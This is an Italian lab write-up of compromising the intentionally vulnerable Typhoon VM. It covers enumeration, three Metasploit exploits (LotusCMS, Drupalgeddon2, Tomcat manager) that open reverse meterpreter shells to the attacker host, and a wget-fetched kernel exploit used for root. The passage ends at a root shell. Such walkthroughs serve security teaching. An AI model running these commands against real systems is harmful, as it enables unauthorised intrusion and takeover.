
---- Scanning URL: http://10.0.2.4/ ----
==> DIRECTORY: http://10.0.2.4/assets/
==> DIRECTORY: http://10.0.2.4/calendar/
+ http://10.0.2.4/cgi-bin/ (CODE:403|SIZE:283)
==> DIRECTORY: http://10.0.2.4/cms/
==> DIRECTORY: http://10.0.2.4/drupal/
+ http://10.0.2.4/index.html (CODE:200|SIZE:3529)
==> DIRECTORY: http://10.0.2.4/javascript/
==> DIRECTORY: http://10.0.2.4/phpmyadmin/
+ http://10.0.2.4/robots.txt (CODE:200|SIZE:37)
+ http://10.0.2.4/server-status (CODE:403|SIZE:288)

---- Entering directory: http://10.0.2.4/assets/ ----
==> DIRECTORY: http://10.0.2.4/assets/css/
==> DIRECTORY: http://10.0.2.4/assets/fonts/
==> DIRECTORY: http://10.0.2.4/assets/img/
==> DIRECTORY: http://10.0.2.4/assets/js/
==> DIRECTORY: http://10.0.2.4/assets/php/
```

Accediamo alla pagina [10.0.2.4/mongoadmin/](http://10.0.2.4/mongoadmin/)



Cliccando sul bottone Change Database siamo in grado di trovare le credenziali per accedere alla pagina PhpMyAdmin.



A questo punto utilizzando l'SSH possiamo cercare informazioni aggiuntive sulla macchina Target. Eseguiamo il comando `ssh typhoon@10.0.2.4`, ed inseriamo la password che abbiamo trovato all'interno del database.

```
root@kali:~# ssh typhoon@10.0.2.4
d888888b db db d8888b. db db .d88b. .d88b. d8b db
`~~88~~' `8b d8' 88 `8D 88 88 .8P Y8. .8P Y8. 888o 88
88 `8bd8' 88oodD' 88ooo88 88 88 88 88 88V8o 88
88 88 88~~~ 88~~~88 88 88 88 88 88V8o88
88 88 88 88 88 `8b d8' `8b d8' 88 V888
YP YP 88 YP YP `Y88P' `Y88P' VP V8P
```

Vulnerable VM By PRISMA CSI - [www.prismacsi.com](http://www.prismacsi.com)

WARNING: Unauthorized access to this system is forbidden and will be prosecuted by law. By accessing this system, you agree that your actions may be monitored if unauthorized usage is suspected.

This is a joke of course :))  
Please hack me!

-----  
typhoon@10.0.2.4's password:  
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86\_64)

\* Documentation: <https://help.ubuntu.com/>

System information as of Fri Jun 14 12:47:12 EEST 2019

System load:	1.87	Processes:	158
Usage of /:	19.7% of 17.34GB	Users logged in:	0
Memory usage:	3%	IP address for eth0:	10.0.2.4
Swap usage:	0%		

```
typhoon@typhoon:~$ pwd
/home/typhoon
typhoon@typhoon:~$ ls -la
total 32
drwxr-xr-x 4 typhoon typhoon 4096 Oct 22 2018 .
drwxr-xr-x 5 root root 4096 Oct 23 2018 ..
-rw----- 1 typhoon typhoon 47 Oct 25 2018 .bash_history
-rw-r--r-- 1 typhoon typhoon 220 Oct 22 2018 .bash_logout
-rw-r--r-- 1 typhoon typhoon 3637 Oct 22 2018 .bashrc
drwx----- 2 typhoon typhoon 4096 Oct 22 2018 .cache
-rw-r--r-- 1 typhoon typhoon 675 Oct 22 2018 .profile
drwxrwxr-x 2 typhoon typhoon 4096 Oct 25 2018 .ssh
typhoon@typhoon:~$ cd home
-bash: cd: home: No such file or directory
typhoon@typhoon:~$ cd /home
typhoon@typhoon:/home$ ls -la
total 20
drwxr-xr-x 5 root root 4096 Oct 23 2018 .
drwxr-xr-x 25 root root 4096 Oct 24 2018 ..
drwxr-xr-x 4 admin admin 4096 Oct 22 2018 admin
drwxr-xr-x 2 postfixuser postfixuser 4096 Oct 23 2018 postfixuser
drwxr-xr-x 4 typhoon typhoon 4096 Oct 22 2018 typhoon
typhoon@typhoon:/home$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
typhoon@typhoon:/home$
```


Attraverso il comando `uname-a` scopriamo la versione di linux che è installata sulla macchina target. Questa informazione ci servirà in seguito , nella fase di post-exploitation.

## 3.2 Target Exploitation

Nella fase di Target Exploitation sono riuscito a trovare 3 diversi exploit che mi permettono di accedere alla macchina target. Tutti e 3, danno accesso alla macchina target come utente non privilegiato, e dunque poi sarà necessaria una ulteriore fase di post exploitation per ottenere l'accesso al sistema come root user.

### 3.2.1 LotusCMS Exploit

Accedendo al link <http://10.0.2.4/cms/> che abbiamo trovato tramite la scansione di Dirb troviamo la pagina <http://10.0.2.4/cms/index.php?system=Admin> che è una pagina web, all'interno della quale è presente una form di accesso a LotusCMS. Facendo una ricerca su Exploit-DB scopriamo che tale sistema risulta essere vulnerabile.



The screenshot shows the Exploit-DB search results for the query 'lotus cms'. The interface includes a search bar at the top right with the text 'lotus cms' and a 'GET CERTIFIED' button. Below the search bar, there are filters for 'Verified' and 'Has App', a 'Show 15' dropdown, and a 'Filters' button. The search results are displayed in a table with columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists four entries, all of which are verified (indicated by a green checkmark in the 'V' column). The first entry is 'LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)' from Metasploit. The second entry is 'LotusCMS 3.0.3 - Multiple Vulnerabilities' from High-Tech Bridge SA. The third entry is 'Lotus CMS Fraise 3.0 - Local File Inclusion / Remote Code Execution' from mr\_me. The fourth entry is 'Lotus Core CMS 1.0.1 - Remote File Inclusion' from Ciph3r. At the bottom of the table, it says 'Showing 1 to 4 of 4 entries (filtered from 41,439 total entries)'. Navigation links for 'FIRST', 'PREVIOUS', '1' (current page), 'NEXT', and 'LAST' are at the bottom right.

Date	D	A	V	Title	Type	Platform	Author
2012-03-07			✓	LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)	Remote	PHP	Metasploit
2011-03-16			✓	LotusCMS 3.0.3 - Multiple Vulnerabilities	WebApps	PHP	High-Tech Bridge SA
2011-01-10			✓	Lotus CMS Fraise 3.0 - Local File Inclusion / Remote Code Execution	WebApps	PHP	mr_me
2008-06-19			✓	Lotus Core CMS 1.0.1 - Remote File Inclusion	WebApps	PHP	Ciph3r

In particolare noi andremo ad utilizzare la seguente vulnerabilità per effettuare l'exploit



## LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)

**EDB-ID:**  
18565

**CVE:**

---

**EDB Verified:** ✓

**Author:**  
METASPLOIT

**Type:**  
REMOTE

---

**Exploit:** ⬇ / {}

**Platform:**  
PHP

**Date:**  
2012-03-07

---

**Vulnerable App:**

**Become a Certified Penetration Tester**

Enroll in Penetration Testing with Kali Linux, the course required to become an Offensive Security Certified Professional (OSCP)

GET CERTIFIED

←
→

Apriamo l' applicazione Metasploit e facciamo una ricerca di lotus

```
msf5 > search lotus

Matching Modules
=====

  Name                                     Disclosure Date  Rank   Check  Description
  ----
  auxiliary/dos/http/ibm_lotus_notes       2017-08-31      normal No      IBM Notes encodeURI DOS
  auxiliary/dos/http/ibm_lotus_notes2     2017-08-31      normal No      IBM Notes Denial Of Service
  auxiliary/dos/misc/ibm_sametime_webplayer_dos 2013-11-07      normal No      IBM Lotus Sametime WebPlayer DoS
  auxiliary/gather/ibm_sametime_enumerate_users 2013-12-27      normal No      IBM Lotus Notes Sametime User Enumeration
  auxiliary/gather/ibm_sametime_room_brute 2013-12-27      normal No      IBM Lotus Notes Sametime Room Name Bruteforce
  auxiliary/gather/ibm_sametime_version    2013-12-27      normal No      IBM Lotus Sametime Version Enumeration
  auxiliary/scanner/lotus/lotus_domino_hashes normal          Yes     Lotus Domino Password Hash Collector
  auxiliary/scanner/lotus/lotus_domino_login normal          Yes     Lotus Domino Brute Force Utility
  auxiliary/scanner/lotus/lotus_domino_version normal          Yes     Lotus Domino Version
  exploit/multi/http/lcms_php_exec         2011-03-03      excellent Yes    LotusCMS 3.0 eval() Remote Command Execution
  exploit/windows/browser/ibmlotusdomino_dwa_uploadmodule 2007-12-20      normal No      IBM Lotus Domino Web Access Upload Module Buffer Overflow
  exploit/windows/browser/inotes_dwa85w_bof 2012-06-01      normal No      IBM Lotus iNotes dwa85w ActiveX Buffer Overflow
  exploit/windows/browser/notes_handler_cmdinject 2012-06-18      excellent No      IBM Lotus Notes Client URL Handler Command Injection
  exploit/windows/browser/quickr_qp2_bof   2012-05-23      normal No      IBM Lotus QuickR qp2 ActiveX Buffer Overflow
  exploit/windows/fileformat/lotusnotes_lzh 2011-05-24      good    No      Lotus Notes 8.0.x - 8.5.2 FP2 - Autonomy Keyview (.lzh Attachment)
  exploit/windows/lotus/domino_http_accept_language 2008-05-20      average No      IBM Lotus Domino Web Server Accept-Language Stack Buffer Overflow
  exploit/windows/lotus/domino_icalendar_organizer 2010-09-14      normal Yes     IBM Lotus Domino iCalendar MAILTO Buffer Overflow
  exploit/windows/lotus/domino_sametime_stmux 2008-05-21      average Yes     IBM Lotus Domino Sametime STmux.exe Stack Buffer Overflow
  exploit/windows/lotus/lotusnotes_lzh     2011-05-24      normal No      Lotus Notes 8.0.x - 8.5.2 FP2 - Autonomy Keyview (.lzh Attachment)
```

Utilizziamo l'exploit **multi/http/lcms\_php\_exec**, dopodiche andiamo a modificare RHOST ed URI nel modo seguente

```

msf5 > use exploit/multi/http/lcms_php_exec
msf5 exploit(multi/http/lcms_php_exec) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf5 exploit(multi/http/lcms_php_exec) > set URI /cms/
URI => /cms/
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

  Name      Current Setting  Required  Description
  ----      -
Proxies     10.0.2.4         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      10.0.2.4         yes       The target address range or CIDR identifier
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
URI         /cms/            yes       URI
VHOST       no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic LotusCMS 3.0

```

Impostiamo il Payload da utilizzare (`php/meterpreter/reverse_tcp`) ed andiamo ad impostare l'LHOST

```

msf5 exploit(multi/http/lcms_php_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

  Name      Current Setting  Required  Description
  ----      -
Proxies     10.0.2.4         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      10.0.2.4         yes       The target address range or CIDR identifier
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
URI         /cms/            yes       URI
VHOST       no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST       10.0.2.15         yes       The listen address (an interface may be specified)
LPORT       4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic LotusCMS 3.0

msf5 exploit(multi/http/lcms_php_exec) > exploit

```

Dopo aver impostato tutte le opzioni, facciamo partire l'exploit attraverso il comando `exploit` ed otteniamo quindi l'accesso alla macchina target


```
msf5 exploit(multi/http/lcms_php_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Using found page param: /cms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (38247 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:56903) at 2019-06-14 05:02:36 -0400

meterpreter > |
```

### 3.2.2 Drupal Exploit

Attraverso la scansione di Dirb , abbiamo trovato la directory Drupal. Accediamo alla pagina [10.0.2.4/drupal/](http://10.0.2.4/drupal/)



e vediamo il codice sorgente di tale pagina

```
1 <!DOCTYPE html>
2 <html lang="en" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://
3 <head>
4   <meta charset="utf-8" />
5   <meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
6   <meta name="MobileOptimized" content="width" />
7   <meta name="HandheldFriendly" content="true" />
8   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
9   <link rel="shortcut icon" href="/drupal/core/misc/favicon.ico" type="image/vnd.microsoft.icon" />
10  <link rel="alternate" type="application/rss+xml" title="" href="http://10.0.2.4/drupal/rss.xml" />
11  <link rel="alternate" type="application/rss+xml" title="" href="http://192.168.1.104/drupal/rss.xml" />
12
13  <title>Welcome to Typhoon VM | Typhoon VM</title>
14  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_BLlgK8855u6EJ8rkClDv3vZRSs_2AS5JbGbcVSHuj2I.css?0" media="all" />
15  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_2kXRTLmwL-8oI9Jo8iFQ4gTuY_qc00nTw3ow00vnoA.css?0" media="all" />
16  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_Z5jMg7P_bjcW9iUzuji7oaechMyxQTUqZhHJ_aYSq04.css?0" media="print" />
17
18
19 <!--[if lte IE 8]>
20 <script src="/drupal/sites/default/files/js/js_VtafjXmRvoUgAzqzYTA3Wrijx9wcWhjP0G4ZnnqRamA.js"></script>
21 <![endif]-->
22
23 </head>
24 <body class="layout-one-sidebar layout-sidebar-first path-frontpage">
25   <a href="#main-content" class="visually-hidden focusable skip-link">
26     Skip to main content
27   </a>
28
29   <div class="dialog-off-canvas-main-canvas" data-off-canvas-main-canvas>
30     <div id="page-wrapper">
31       <div id="page">
32         <header id="header" class="header" role="banner" aria-label="Site header">
33           <div class="section layout-container clearfix">
34             <div class="region region-secondary-menu">
35               <nav role="navigation" aria-labelledby="block-bartik-account-menu-menu" id="block-bartik-account-menu" class="block block-menu navigation menu--account">
36
37             <h2 class="visually-hidden" id="block-bartik-account-menu-menu">User account menu</h2>
38
39
40           <div class="content">
41             <div class="menu-toggle-target menu-toggle-target-show" id="show-block-bartik-account-menu"></div>
42             <div class="menu-toggle-target" id="hide-block-bartik-account-menu"></div>
43             <a class="menu-toggle" href="#show-block-bartik-account-menu">Show &mdash; User account menu</a>
44             <a class="menu-toggle menu-toggle--hide" href="#hide-block-bartik-account-menu">Hide &mdash; User account menu</a>
45
46             <ul class="clearfix menu">
47               <li class="menu-item">
48                 <a href="/drupal/user/login" data-drupal-link-system-path="user/login">Log in</a>
49               </li>
50             </ul>
51
52
```

Notiamo subito che questa applicazione web , utilizza Drupal8 , una versione abbastanza vecchia e quindi soggetta a vulnerabilità. Dunque a questo punto, facciamo una ricerca su exploit-db di Drupal e troviamo questa vulnerabilità, che affligge i servizi di Drupal, che hanno versioni precedenti alla 8.3.9.

## Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)

<b>EDB-ID:</b> 44482	<b>CVE:</b> 2018-7600	<b>Author:</b> JOSÉ IGNACIO ROJO	<b>Type:</b> REMOTE	<b>Platform:</b> PHP	<b>Date:</b> 2018-04-17	<b>Become a Certified Penetration Tester</b>  Enroll in Penetration Testing with Kali Linux, the course required to become an Offensive Security Certified Professional (OSCP)  <b>GET CERTIFIED</b>
<b>EDB Verified:</b> ✓			<b>Exploit:</b> ⬇ / {}		<b>Vulnerable App:</b> 📌	





Effettuiamo una ricerca su metasploit di Drupal.

```
msf5 > search drupal

Matching Modules
=====

  Name                               Disclosure Date  Rank    Check  Description
  ----                               -
  auxiliary/gather/drupal_openid_xxe  2012-10-17      normal  Yes    Drupal OpenID External Entity Injection
  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02      normal  Yes    Drupal Views Module Users Enumeration
  exploit/multi/http/drupal_drupalgeddon  2014-10-15      excellent  No    Drupal HTTP Parameter Key/Value SQL Injection
  exploit/unix/webapp/drupal_coder_exec  2016-07-13      excellent  Yes    Drupal CODER Module Remote Command Execution
  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28      excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
  exploit/unix/webapp/drupal_restws_exec  2016-07-13      excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
  exploit/unix/webapp/php_xmlrpc_eval  2005-06-29      excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

Utilizziamo l' exploit `unix/webapp/drupal_drupalgeddon2` , impostiamo l' RHOST della macchina target, modifichiamo il `targetUri`, dopodiche lanciamo il comando exploit ed otteniamo l' accesso alla macchina target.

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name          Current Setting  Required  Description
  ----          -
  DUMP_OUTPUT    false           no        If output should be dumped
  PHP_FUNC       passthru        yes       PHP function to execute
  Proxies        /               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         /               yes       The target address range or CIDR identifier
  RPORT          80             yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /               yes       Path to Drupal install
  VHOST          /               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi drupal/
targeturi => drupal/
```

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Drupal 8 targeted at http://10.0.2.4/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (38247 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:60750) at 2019-06-15 14:17:27 -0400

meterpreter > 
```

### 3.2.3 Apache Tomcat Exploit

Durante la fase di target discovery abbiamo visto che sulla porta 8080 è presente il servizio di apache tomcat, che noi sappiamo essere un servizio molto vulnerabile e pieno di criticità.

Cerchiamo tomcat su Metasploit

```
msf5 > search tomcat

Matching Modules
=====
| Name | Disclosure Date | Rank | Check | Description |
|-----|-----|-----|-----|-----|
| auxiliary/admin/http/tomcat_administration | 2009-01-09 | normal | Yes | Tomcat Administration Tool Default Access |
| auxiliary/admin/http/tomcat_utf8_traversal | 2009-01-09 | normal | Yes | Tomcat UTF-8 Directory Traversal Vulnerability |
| auxiliary/admin/http/trendmicro_dlp_traversal | 2009-01-09 | normal | Yes | TrendMicro Data Loss Prevention 5.5 Directory Traversal |
| auxiliary/dos/http/apache_commons_fileupload_dos | 2014-02-06 | normal | No | Apache Commons FileUpload and Apache Tomcat DoS |
| auxiliary/dos/http/apache_tomcat_transfer_encoding_closure_and_dos | 2010-07-09 | normal | No | Apache Tomcat Transfer-Encoding Information Disclosure and DoS |
| auxiliary/dos/http/hashcollision_dos | 2011-12-28 | normal | No | Hashtable Collisions |
| auxiliary/scanner/http/tomcat_enum | 2011-12-28 | normal | Yes | Apache Tomcat User Enumeration |
| auxiliary/scanner/http/tomcat_mgr_login | 2011-12-28 | normal | Yes | Tomcat Application Manager Login Utility |
| exploit/linux/http/cisco_prime_inf_rce | 2018-10-04 | excellent | Yes | Cisco Prime Infrastructure Unauthenticated Remote Code Execution |
| exploit/multi/http/struts2_namespace_ognl_injection | 2018-08-22 | excellent | Yes | Apache Struts 2 Namespace Redirect OGNL Injection |
| exploit/multi/http/struts_code_exec_classloader | 2014-03-06 | manual | No | Apache Struts ClassLoader Manipulation Remote Code Execution |
| exploit/multi/http/struts_dev_mode | 2012-01-06 | excellent | Yes | Apache Struts 2 Developer Mode OGNL Execution |
| exploit/multi/http/tomcat_jsp_upload_bypass | 2017-10-03 | excellent | Yes | Tomcat RCE via JSP Upload Bypass |
| exploit/multi/http/tomcat_mgr_deploy | 2009-11-09 | excellent | Yes | Apache Tomcat Manager Application Deployer Authentication Code Execution |
| exploit/multi/http/tomcat_mgr_upload | 2009-11-09 | excellent | Yes | Apache Tomcat Manager Authenticated Upload Code Execution |
| exploit/multi/http/zenworks_configuration_management_upload | 2015-04-07 | excellent | Yes | Novell ZENworks Configuration Management Arbitrary File Upload |
| post/multi/gather/tomcat_gather | 2009-11-09 | normal | No | Gather Tomcat Credentials |
| post/windows/gather/enum_tomcat | 2009-11-09 | normal | No | Windows Gather Apache Tomcat Enumeration |
```

Usiamo l'exploit **multi/http/tomcat\_mgr\_upload**, ed andiamo a modificare HttpUsername e HttpPassword, utilizzando i valori di default di Tomcat. Impostiamo l'RPORT ad 8080, ed impostiamo l' RHOST, dopodiché facciamo partire l'exploit ed otteniamo l'accesso alla macchina target.

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
```

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Java Universal

```
msf5 exploit(multi/http/tomcat_mgr_upload) >
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying rKZZrn...
[*] Executing rKZZrn...
[*] Undeploying rKZZrn ...
[*] Sending stage (53845 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:50205) at 2019-06-16 03:02:23 -0400

meterpreter > 
```





## 4.Post Exploitation

### 4.1 Privilage Escalation

Utilizzando i 3 exploit visti nella fase precedente , abbiamo effettuato l' accesso al sistema target come utenti non privilegiati. Infatti dopo aver ottenuto la shell di Meterpreter ed aver eseguito il comando shell , digitiamo il comando whoami per verificare che tipo di utenti siamo

```
meterpreter > shell
Process 2670 created.
Channel 0 created.
whoami
www-data
```

Digitando il comando id possiamo verificare che siamo utenti (**www-data**)

```
meterpreter > pwd
/var/www/html/cms
meterpreter > shell
Process 2909 created.
Channel 0 created.
/bin/bash -i
bash: cannot set terminal process group (2210): Inappropriate ioctl for device
bash: no job control in this shell
www-data@typhoon:/var/www/html/cms$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@typhoon:/var/www/html/cms$
```

Nella fase precedente, avevamo trovato informazioni sulla versione di linux attraverso il comando SSH, quindi proviamo a cercare qualche exploit in grado di permetterci di effettuare privilage escalation ed ottenere

i permessi di root user. Cerchiamo la versione di linux 3.13.0 e notiamo che l'exploit 37292.c può aiutarci nel nostro compito.

```
root@kali:~# searchsploit linux 3.13.0
-----
Exploit Title                                     | Path
-----|-----
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04 LTS) | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04 LTS) | exploits/linux/local/37293.txt
-----
Shellcodes: No Result
```

Copiamo l'exploit sul Desktop, lo rinominiamo exploit.c, ed attiviamo il servizio Apache2.

```
root@kali:~# service apache2 start
root@kali:~#
```

A questo punto, dalla sessione di Meterpreter ancora aperta, accediamo alla cartella tmp della macchina target ed usiamo il comando wget per copiare l'exploit all'interno della macchina target.

```
www-data@typhoon:/tmp$ wget 10.0.2.15/exploit.c
wget 10.0.2.15/exploit.c
--2019-06-14 12:46:15-- http://10.0.2.15/exploit.c
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: 'exploit.c'

OK .... 100% 1.14G=0s

2019-06-14 12:46:15 (1.14 GB/s) - 'exploit.c' saved [5119/5119]

www-data@typhoon:/tmp$ ls
```

Dopodiché andiamo a compilare l'exploit all'interno della cartella tmp attraverso il comando gcc, ed eseguiamolo attraverso il

comando ./exploit. A questo punto eseguendo il comando id, verifichiamo di essere diventati root user.

```
www-data@typhoon:/tmp$ gcc exploit.c -o exploit
gcc exploit.c -o exploit
www-data@typhoon:/tmp$ ls
ls
exploit
exploit.c
hsperfdata_tomcat7
mongodb-27017.sock
tomcat7-tomcat7-tmp
www-data@typhoon:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
